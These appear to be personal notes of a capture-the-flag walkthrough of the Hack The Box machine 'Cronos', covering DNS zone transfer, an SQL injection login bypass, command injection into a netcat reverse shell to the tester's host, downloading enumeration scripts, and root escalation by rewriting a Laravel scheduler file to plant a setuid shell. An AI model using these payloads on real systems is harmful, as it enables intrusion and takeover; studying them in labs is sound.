cronos

nmap

```
┌──(root💀kali)-[/Documents/htb/boxes/cronos]
└─# cat nmap/initial.nmap
# Nmap 7.91 scan initiated Mon Apr  5 18:18:08 2021 as: nmap -sV -sC -oA nmap/initial 10.10.10.13
Nmap scan report for 10.10.10.13
Host is up (0.16s latency).
Not shown: 997 filtered ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 18:b9:73:82:6f:26:c7:78:8f:1b:39:88:d8:02:ce:e8 (RSA)
|   256 1a:e6:06:a6:05:0b:bb:41:92:b0:28:bf:7f:e5:96:3b (ECDSA)
|_  256 1a:0e:e7:ba:00:cc:02:01:04:cd:a3:a9:3f:5e:22:20 (ED25519)
53/tcp open  domain  ISC BIND 9.10.3-P4 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.10.3-P4-Ubuntu
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Apr  5 18:18:39 2021 -- 1 IP address (1 host up) scanned in 31.07 seconds

┌──(root💀kali)-[/Documents/htb/boxes/cronos]
└─#
```


dns server


the cronos.htb domain name must be guessed
then enumerate the remaining subdomains by

```
┌──(root💀kali)-[/Documents/htb/boxes/cronos]
└─# dig axfr @10.10.10.13 cronos.htb

; <<>> DiG 9.16.11-Debian <<>> axfr @10.10.10.13 cronos.htb
; (1 server found)
;; global options: +cmd
cronos.htb.             604800  IN      SOA     cronos.htb. admin.cronos.htb. 3 604800 86400 2419200 604800
cronos.htb.             604800  IN      NS      ns1.cronos.htb.
cronos.htb.             604800  IN      A       10.10.10.13
admin.cronos.htb.       604800  IN      A       10.10.10.13
ns1.cronos.htb.         604800  IN      A       10.10.10.13
www.cronos.htb.         604800  IN      A       10.10.10.13
cronos.htb.             604800  IN      SOA     cronos.htb. admin.cronos.htb. 3 604800 86400 2419200 604800
;; Query time: 220 msec
;; SERVER: 10.10.10.13#53(10.10.10.13)
;; WHEN: Mon Apr 05 19:28:14 EDT 2021
;; XFR size: 7 records (messages 1, bytes 203)
```

after adding cronos.htb to the /etc/hosts file.

```
127.0.0.1   localhost
127.0.1.1   kali
10.10.10.48  pi.hole

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
10.10.10.13 cronos.htb
10.10.10.13 admin.cronos.htb  ns1.cronos.htb
```






Exploitation

Login

After some trial and error, it appears that the **Username** field is vulnerable to SQL injection. By commenting out the rest of the statement with the username **admin'-- -** the login form is bypassed.

Welcome

It does not take long to figure out that the **welcome.php** page is vulnerable to command injection. Many different methods work here, however the simplest is likely just using a semicolon to add additional commands. However, script execution is stopped after the traceroute is run.



Request

Raw | Params | Headers | Hex

Pretty | Raw | \n | Actions

```
1  POST /welcome.php HTTP/1.1
2  Host: admin.cronos.htb
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64;
   rv:78.0) Gecko/20100101 Firefox/78.0
4  Accept:
   text/html,application/xhtml+xml,application/xml;q
   =0.9,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Referer: http://admin.cronos.htb/welcome.php
8  Content-Type: application/x-www-form-urlencoded
9  Content-Length: 10
10 Origin: http://admin.cronos.htb
11 Connection: close
12 Cookie: PHPSESSID=hkeob2p9kdsfjn233laumvm7e1
13 Upgrade-Insecure-Requests: 1
14 Cache-Control: max-age=0
15
16 command=id
```

Response

Raw | Headers | Hex

Pretty | Raw | Render | \n | Actions

```
8  Content-Length: 501
9  Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12 <html">
13
14   <head>
15     <title>
         Net Tool v0.1
       </title>
16   </head>
17
18   <body>
19     <h1>
         Net Tool v0.1
       </h1>
20     <form method="POST" action="">
21       <select name="command">
22         <option value="traceroute">
             traceroute
           </option>
23         <option value="ping -c 1">
             ping
           </option>
24       </select>
25       <input type="text" name="host" value="8.8.8.8"/>
26       <input type="submit" value="Execute!"/>
27     </form>
28     uid=33(www-data) gid=33(www-data) groups=33(www-data)<br>
29     <p>
         <a href = "logout.php">Sign Out</a>
       </p>
30   </body>
31
32 </html>
```

```
command=
rm+/tmp/f%3bmkfifo+/tmp/f%3bcat+/tmp/f|/bin/sh+-i+2>%261|nc+10.10.14.16+8081+>/tmp/f
```

```
┌──(root💀kali)-[~]
└─# nc -lvnp 8081
listening on [any] 8081 ...
connect to [10.10.14.16] from (UNKNOWN) [10.10.10.13] 38000
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

```
$ python -c 'import pty;pty.spawn("/bin/bash");'
www-data@cronos:/var/www/admin$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@cronos:/var/www/admin$
```

get sudo terminal to do tab complition

```
www-data@cronos:/var/www/admin$ export TERM=xterm-256color
export TERM=xterm-256color
```

not to process special caracter

```
www-data@cronos:/var/www/admin$ stty raw -echo
stty raw -echo
```

```
┌──(root💀kali)-[/Documents/htb/boxes/cronos]
└─# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```

go te /dev/shm is a temporary file storage filesystem , if the server reboot , all

the files get deleted

```
www-data@cronos:/var/www/admin$ cd /de/shm
bash: cd: /de/shm: No such file or directory
www-data@cronos:/var/www/admin$ cd /dev/shm
www-data@cronos:/dev/shm$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@cronos:/dev/shm$ mkdir .ipp
www-data@cronos:/dev/shm$ cd .ipp
www-data@cronos:/dev/shm/.ipp$ wget -r http://10.10.14.16:8000/
--2021-04-06 16:22:03--  http://10.10.14.16:8000/
Connecting to 10.10.14.16:8000... connected.
HTTP request sent, awaiting response... 200 OK
```

2021-04-06 16:22:36 (65.2 KB/s) - '10.10.14.16:8000/LinEnum.sh' saved [46631/46631]

2021-04-06 16:22:37 (30.2 KB/s) - '10.10.14.16:8000/linuxprivchecker.py' saved [37196/37196]

2021-04-06 16:22:39 (148 KB/s) - '10.10.14.16:8000/upc.sh' saved [3404/3404]

```
www-data@cronos:/dev/shm/.ipp$ cd 10.10.14.16\:8000/
www-data@cronos:/dev/shm/.ipp/10.10.14.16:8000$ ls
LinEnum.sh  cronos.ctb~   cronos.ctb~~~  linuxprivchecker.py  nmap
cronos.ctb  cronos.ctb~~  index.html     login.req            upc.sh
www-data@cronos:/dev/shm/.ipp/10.10.14.16:8000$
```

bash LinEnum.sh

Crontab contents:
user command
root php /var/www/laravel/artisan schedule:run >> /dev/null 2>&1

this crontab runs every minute by the user root , its running a laravel command which is php framework , and schedule run
if we can get laravel to exucute a command by sending a schedule task we cold get a code exucetion

```
www-data@cronos:/var/www/admin$ cd /dev/shm/.ipp
www-data@cronos:/dev/shm/.ipp$ php /var/www/laravel/artisan schedule:run
No scheduled commands are ready to run.
www-data@cronos:/dev/shm/.ipp$
```

Laravel Scheduling Terminal Commands


```
$schedule->exec('composer self-update')->daily();
```

Defining Schedules

You may define all of your scheduled tasks in the `schedule` method of your application's App\Console\Kernel.php class. To get started, let's take a look at an example. In this example, we will schedule a closure to be called every day at midnight. Within the closure we will execute a database query to clear a table:

```
<?php

namespace App\Console;

use Illuminate\Console\Scheduling\Schedule;
use Illuminate\Foundation\Console\Kernel as ConsoleKernel;
use Illuminate\Support\Facades\DB;

class Kernel extends ConsoleKernel
{
    /**
     * The Artisan commands provided by your application.
     *
     * @var array
     */
    protected $commands = [
        //
    ];

    /**
     * Define the application's command schedule.
     *
     * @param  \Illuminate\Console\Scheduling\Schedule  $schedule
     * @return void
     */
    protected function schedule(Schedule $schedule)
    {
        $schedule->call(function () {
```

```
            DB::table('recent_users')->delete();
        })->daily();
    }
```
}In addition to scheduling using closures, you may also schedule [invokable objects](). Invokable objects are simple PHP classes that contain an `__invoke` method:
`$schedule->call(new DeleteRecentUsers)->daily();`



that's what we want : /var/www/laravel/app/Console/Kernel.php

add a schedule command

Kernel.php

```php
<?php

namespace App\Console;

use Illuminate\Console\Scheduling\Schedule;
use Illuminate\Foundation\Console\Kernel as ConsoleKernel;

class Kernel extends ConsoleKernel
{
    /**
     * The Artisan commands provided by your application.
     *
     * @var array
     */
    protected $commands = [
        //
    ];

    /**
     * Define the application's command schedule.
     *
     * @param  \Illuminate\Console\Scheduling\Schedule  $schedule
     * @return void
     */
    protected function schedule(Schedule $schedule)
    {
        $schedule->exec('touch /tmp/saad')->everyMinute();
        // $schedule->command('inspire')
        //          ->hourly();
    }

    /**
     * Register the Closure based commands for the application.
     *
     * @return void
     */
    protected function commands()
    {
        require base path('routes/console.php');
    }
}

```

```
www-data@cronos:/var/www/laravel/app/Console$ wget 10.10.14.16/Kernel.php
wget 10.10.14.16/Kernel.php
--2021-04-06 17:55:04--  http://10.10.14.16/Kernel.php
Connecting to 10.10.14.16:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 875 [application/octet-stream]
Saving to: 'Kernel.php'

Kernel.php          100%[===================>]     875  --.-KB/s    in 0s

2021-04-06 17:55:04 (131 MB/s) - 'Kernel.php' saved [875/875]

www-data@cronos:/var/www/laravel/app/Console$ ls
ls
Kernel.php
```

after 1 min it should write to /tmp/saad

```
www-data@cronos:/tmp$ ls -al
ls -al
total 36
drwxrwxrwt  9 root     root     4096 Apr  6 17:58 .
drwxr-xr-x 23 root     root     4096 Apr  9  2017 ..
drwxrwxrwt  2 root     root     4096 Apr  6 15:41 .ICE-unix
drwxrwxrwt  2 root     root     4096 Apr  6 15:41 .Test-unix
drwxrwxrwt  2 root     root     4096 Apr  6 15:41 .X11-unix
drwxrwxrwt  2 root     root     4096 Apr  6 15:41 .XIM-unix
drwxrwxrwt  2 root     root     4096 Apr  6 15:41 .font-unix
prw-r--r--  1 www-data www-data    0 Apr  6 17:59 f
-rw-r--r--  1 root     root        0 Apr  6 17:58 saad
drwx------  3 root     root     4096 Apr  6 15:41 systemd-private-e782c390fcc442569a0414570ae2138a-systemd-timesyncd.service-eTff6n
drwx------  2 root     root     4096 Apr  6 15:41 vmware-root
www-data@cronos:/tmp$
```

saad ownd by root , we can run command as root

```
www-data@cronos:/tmp$ gcc
gcc
The program 'gcc' is currently not installed. To run 'gcc' please ask your administrator to install the package 'gcc'
www-data@cronos:/tmp$ uname -a
uname -a
Linux cronos 4.4.0-72-generic #93-Ubuntu SMP Fri Mar 31 14:07:41 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
```

ernel.php × setuid.c ×

```c
int main(void){
    setuid(0);
    setgid(0);
    system("/bin/bash");
    }
```

uid/gid od root is 0

```
┌──(root💀kali)-[/Documents/htb/boxes/cronos]
└─# gcc setuid.c -o saad
setuid.c: In function ‘main’:
setuid.c:2:2: warning: implicit declaration of function ‘setuid’ [-Wimplicit-function-declaration]
    2 |  setuid(0);
      |  ^~~~~~
setuid.c:3:2: warning: implicit declaration of function ‘setgid’ [-Wimplicit-function-declaration]
    3 |  setgid(0);
      |  ^~~~~~
setuid.c:4:2: warning: implicit declaration of function ‘system’ [-Wimplicit-function-declaration]
    4 |  system("/bin/bash");
      |  ^~~~~~

┌──(root💀kali)-[/Documents/htb/boxes/cronos]
└─# ./saad
```

```
www-data@cronos:/dev/shm$ curl 10.10.14.16:8000/saad -o saad
curl 10.10.14.16:8000/saad -o saad
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 16712  100 16712    0     0  34506      0 --:--:-- --:--:-- --:--:-- 34457
www-data@cronos:/dev/shm$ ls
ls
saad
www-data@cronos:/dev/shm$ ls -la
ls -la
total 20
drwxrwxrwt  3 root     root        80 Apr  6 19:44 .
drwxr-xr-x 19 root     root      3960 Apr  6 15:41 ..
drwxr-xr-x  3 www-data www-data    60 Apr  6 16:22 .ipp
-rw-r--r--  1 www-data www-data 16712 Apr  6 19:44 saad
www-data@cronos:/dev/shm$ chmod +x saad
chmod +x saad
www-data@cronos:/dev/shm$ ./saad
./saad
```

```
protected function schedule(Schedule $schedule)
{
    $schedule->exec('chown root:root /tmp/saad; chmod 4755 /tmp/saad')->everyMinute();
    // $schedule->command('inspire')
    //          ->hourly();
}
```

```
www-data@cronos:/var/www/laravel/app/Console$ curl 10.10.14.16:8000/Kernel.php -o Kernel.php
<ravel/app/Console$ curl 10.10.14.16:8000/Kernel.php -o Kernel.php
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   907  100   907    0     0   1707      0 --:--:-- --:--:-- --:--:--  1704
www-data@cronos:/var/www/laravel/app/Console$ ls
ls
Kernel.php
```

my bad

```php
protected function schedule(Schedule $schedule)
{
    $schedule->exec('chown root:root /dev/shm/saad; chmod 4755 /dev/shm/saad')->everyMinute();
    // $schedule->command('inspire')
    //          ->hourly();
}
```

```
www-data@cronos:/var/www/laravel/app/Console$ curl 10.10.14.16:8000/Kernel.php -o Kernel.php
<ravel/app/Console$ curl 10.10.14.16:8000/Kernel.php -o Kernel.php
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   907  100   907    0     0   1707      0 --:--:-- --:--:-- --:--:--  1704
www-data@cronos:/var/www/laravel/app/Console$ ls
ls
Kernel.php
```

after min

```
www-data@cronos:/dev/shm$ ls -al
ls -al
total 20
drwxrwxrwt  3 root     root        80 Apr  6 19:44 .
drwxr-xr-x 19 root     root      3960 Apr  6 15:41 ..
drwxr-xr-x  3 www-data www-data    60 Apr  6 16:22 .ipp
-rwsr-xr-x  1 root     root     16712 Apr  6 19:44 saad
www-data@cronos:/dev/shm$
```

saad owned by root

```
www-data@cronos:/dev/shm$ ./saad
./saad
www-data@cronos:/dev/shm$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@cronos:/dev/shm$ mount
mount
sysfs on /sys type sysfs (rw,nosuid,nodev,noexec,relatime)
proc on /proc type proc (rw,nosuid,nodev,noexec,relatime)
udev on /dev type devtmpfs (rw,nosuid,relatime,size=487976k,nr_inodes=121994,mode=755)
devpts on /dev/pts type devpts (rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=000)
tmpfs on /run type tmpfs (rw,nosuid,noexec,relatime,size=101600k,mode=755)
/dev/mapper/cronos--vg-root on / type ext4 (rw,relatime,errors=remount-ro,data=ordered)
securityfs on /sys/kernel/security type securityfs (rw,nosuid,nodev,noexec,relatime)
tmpfs on /dev/shm type tmpfs (rw,nosuid,nodev)
tmpfs on /run/lock type tmpfs (rw,nosuid,nodev,noexec,relatime,size=5120k)
tmpfs on /sys/fs/cgroup type tmpfs (ro,nosuid,nodev,noexec,mode=755)
cgroup on /sys/fs/cgroup/systemd type cgroup (rw,nosuid,nodev,noexec,relatime,xattr,release_agent=/lib/systemd/syst
emd)
pstore on /sys/fs/pstore type pstore (rw,nosuid,nodev,noexec,relatime)
cgroup on /sys/fs/cgroup/cpu,cpuacct type cgroup (rw,nosuid,nodev,noexec,relatime,cpu,cpuacct)
cgroup on /sys/fs/cgroup/devices type cgroup (rw,nosuid,nodev,noexec,relatime,devices)
cgroup on /sys/fs/cgroup/perf_event type cgroup (rw,nosuid,nodev,noexec,relatime,perf_event)
cgroup on /sys/fs/cgroup/pids type cgroup (rw,nosuid,nodev,noexec,relatime,pids)
cgroup on /sys/fs/cgroup/net_cls,net_prio type cgroup (rw,nosuid,nodev,noexec,relatime,net_cls,net_prio)
cgroup on /sys/fs/cgroup/memory type cgroup (rw,nosuid,nodev,noexec,relatime,memory)
cgroup on /sys/fs/cgroup/hugetlb type cgroup (rw,nosuid,nodev,noexec,relatime,hugetlb)
cgroup on /sys/fs/cgroup/blkio type cgroup (rw,nosuid,nodev,noexec,relatime,blkio)
cgroup on /sys/fs/cgroup/cpuset type cgroup (rw,nosuid,nodev,noexec,relatime,cpuset)
cgroup on /sys/fs/cgroup/freezer type cgroup (rw,nosuid,nodev,noexec,relatime,freezer)
mqueue on /dev/mqueue type mqueue (rw,relatime)
debugfs on /sys/kernel/debug type debugfs (rw,relatime)
hugetlbfs on /dev/hugepages type hugetlbfs (rw,relatime)
systemd-1 on /proc/sys/fs/binfmt_misc type autofs (rw,relatime,fd=37,pgrp=1,timeout=0,minproto=5,maxproto=5,direct)
fusectl on /sys/fs/fuse/connections type fusectl (rw,relatime)
/dev/sda1 on /boot type ext2 (rw,relatime,block_validity,barrier,user_xattr,acl)
lxcfs on /var/lib/lxcfs type fuse.lxcfs (rw,nosuid,nodev,relatime,user_id=0,group_id=0,allow_other)
binfmt_misc on /proc/sys/fs/binfmt_misc type binfmt_misc (rw,relatime)
www-data@cronos:/dev/shm$
```

udev on /dev type devtmpfs (rw,nosuid,relatime,size=487976k,nr_inodes=121994,mode=755) mounted nosuid

/dev/mapper/cronos--vg-root on / type ext4 (rw,relatime,errors=remount-ro,data=ordered)
we have no nosuid

in Kernel.php

```php
protected function schedule(Schedule $schedule)
{
    $schedule->exec('mv /dev/shm/saad /temp/; chmod 4755 /dev/shm/saad')->everyMinute();
    // $schedule->command('inspire')
    //          ->hourly();
}
```

```
www-data@cronos:/var/www/laravel/app/Console$ curl 10.10.14.16:8000/Kernel.php -o Kernel.php
<ravel/app/Console$ curl 10.10.14.16:8000/Kernel.php -o Kernel.php
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   908  100   908    0     0   3091      0 --:--:-- --:--:-- --:--:--  3088
www-data@cronos:/var/www/laravel/app/Console$ cat
```

after min

```
www-data@cronos:/tmp$ ls -al
ls -al
total 36
drwxrwxrwt  9 root     root     4096 Apr  6 20:11 .
drwxr-xr-x 23 root     root     4096 Apr  9  2017 ..
drwxrwxrwt  2 root     root     4096 Apr  6 15:41 .ICE-unix
drwxrwxrwt  2 root     root     4096 Apr  6 15:41 .Test-unix
drwxrwxrwt  2 root     root     4096 Apr  6 15:41 .X11-unix
drwxrwxrwt  2 root     root     4096 Apr  6 15:41 .XIM-unix
drwxrwxrwt  2 root     root     4096 Apr  6 15:41 .font-unix
prw-r--r--  1 www-data www-data    0 Apr  6 20:11 f
-rwsr-xr-x  1 root     root        0 Apr  6 19:50 saad
drwx------  3 root     root     4096 Apr  6 15:41 systemd-private-e782c390fcc442569a0414570ae2138a-systemd-timesyncd.service-eTff6n
drwx------  2 root     root     4096 Apr  6 15:41 vmware-root
```

saad is empty
but in /dev/shm is full

```
www-data@cronos:/dev/shm$ ls -al
ls -al
total 20
drwxrwxrwt  3 root     root       80 Apr  6 19:44 .
drwxr-xr-x 19 root     root     3960 Apr  6 15:41 ..
drwxr-xr-x  3 www-data www-data   60 Apr  6 16:22 .ipp
-rwsr-xr-x  1 root     root     16712 Apr  6 19:44 saad
```

```php
protected function schedule(Schedule $schedule)
{
    $schedule->exec('rm rf /dev/shm/saad')->everyMinute();
    // $schedule->command('inspire')
    //          ->hourly();
}
```

```
www-data@cronos:/var/www/laravel/app/Console$ curl 10.10.14.16:8000/Kernel.php -o Kernel.php
<ravel/app/Console$ curl 10.10.14.16:8000/Kernel.php -o Kernel.php
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   879  100   879    0     0   2885      0 --:--:-- --:--:-- --:--:--  2881
```

```
www-data@cronos:/var/www/laravel/app/Console$ ls /tmp
ls /tmp
f
systemd-private-e782c390fcc442569a0414570ae2138a-systemd-timesyncd.service-eTff6n
vmware-root
```

```php
protected function schedule(Schedule $schedule)
{
    $schedule->exec('mv /dev/shm/saad /tmp/')->everyMinute();
    // $schedule->command('inspire')
    //          ->hourly();
}
```


```
www-data@cronos:/var/www/laravel/app/Console$ curl 10.10.14.16:8000/Kernel.php -o Kernel.php
<ravel/app/Console$ curl 10.10.14.16:8000/Kernel.php -o Kernel.php
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   879  100   879    0     0   2885      0 --:--:-- --:--:-- --:--:--  2881
```

